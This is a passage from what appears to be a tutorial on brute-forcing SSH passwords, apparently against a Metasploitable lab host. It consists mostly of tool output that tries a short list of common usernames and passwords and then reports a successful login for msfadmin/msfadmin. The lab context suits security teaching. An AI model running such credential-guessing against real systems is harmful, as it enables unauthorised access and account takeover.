ACCOUNT CHECK: [ssh] Host: 192.168.43.205 (1 of 1, 0 complete) User: admin (1 of 17, 0 complete) Password: msfadmin (8 of 17 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.43.205 (1 of 1, 0 complete) User: admin (1 of 17, 0 complete) Password: simple (9 of 17 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.43.205 (1 of 1, 0 complete) User: admin (1 of 17, 0 complete) Password: sample (10 of 17 complete)

```

Step 2: When we execute the command in the above format it will start performing brute force attack on the target system on mentioned service. If any username and password match is found it will show **ACCOUNT FOUND** as shown in the below screenshot.

```

ACCOUNT CHECK: [ssh] Host: 192.168.43.205 (1 of 1, 0 complete) User: pass (4 of 17, 3 complete) Password: user (12 of 17 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.43.205 (1 of 1, 0 complete) User: pass (4 of 17, 3 complete) Password: usual (13 of 17 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.43.205 (1 of 1, 0 complete) User: pass (4 of 17, 3 complete) Password: anonymous (14 of 17 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.43.205 (1 of 1, 0 complete) User: pass (4 of 17, 3 complete) Password: temporary (15 of 17 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.43.205 (1 of 1, 0 complete) User: pass (4 of 17, 3 complete) Password: possible (16 of 17 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.43.205 (1 of 1, 0 complete) User: pass (4 of 17, 3 complete) Password: crack (17 of 17 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.43.205 (1 of 1, 0 complete) User: msfadmin (5 of 17, 4 complete) Password: admin (1 of 17 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.43.205 (1 of 1, 0 complete) User: msfadmin (5 of 17, 4 complete) Password: admin123 (2 of 17 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.43.205 (1 of 1, 0 complete) User: msfadmin (5 of 17, 4 complete) Password: admin123 (3 of 17 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.43.205 (1 of 1, 0 complete) User: msfadmin (5 of 17, 4 complete) Password: pass (4 of 17 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.43.205 (1 of 1, 0 complete) User: msfadmin (5 of 17, 4 complete) Password: password (5 of 17 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.43.205 (1 of 1, 0 complete) User: msfadmin (5 of 17, 4 complete) Password: username (6 of 17 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.43.205 (1 of 1, 0 complete) User: msfadmin (5 of 17, 4 complete) Password: ftp (7 of 17 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.43.205 (1 of 1, 0 complete) User: msfadmin (5 of 17, 4 complete) Password: msfadmin (8 of 17 complete)
ACCOUNT FOUND: [ssh] Host: 192.168.43.205 User: msfadmin Password: msfadmin [SUCCESS]
ACCOUNT CHECK: [ssh] Host: 192.168.43.205 (1 of 1, 0 complete) User: password (6 of 17, 5 complete) Password: admin (1 of 17 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.43.205 (1 of 1, 0 complete) User: password (6 of 17, 5 complete) Password: admin123 (2 of 17 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.43.205 (1 of 1, 0 complete) User: password (6 of 17, 5 complete) Password: admin123 (3 of 17 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.43.205 (1 of 1, 0 complete) User: password (6 of 17, 5 complete) Password: pass (4 of 17 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.43.205 (1 of 1, 0 complete) User: password (6 of 17, 5 complete) Password: password (5 of 17 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.43.205 (1 of 1, 0 complete) User: password (6 of 17, 5 complete) Password: username (6 of 17 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.43.205 (1 of 1, 0 complete) User: password (6 of 17, 5 complete) Password: ftp (7 of 17 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.43.205 (1 of 1, 0 complete) User: password (6 of 17, 5 complete) Password: msfadmin (8 of 17 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.43.205 (1 of 1, 0 complete) User: password (6 of 17, 5 complete) Password: simple (9 of 17 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.43.205 (1 of 1, 0 complete) User: password (6 of 17, 5 complete) Password: sample (10 of 17 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.43.205 (1 of 1, 0 complete) User: password (6 of 17, 5 complete) Password: text (11 of 17 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.43.205 (1 of 1, 0 complete) User: password (6 of 17, 5 complete) Password: user (12 of 17 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.43.205 (1 of 1, 0 complete) User: password (6 of 17, 5 complete) Password: usual (13 of 17 complete)

```

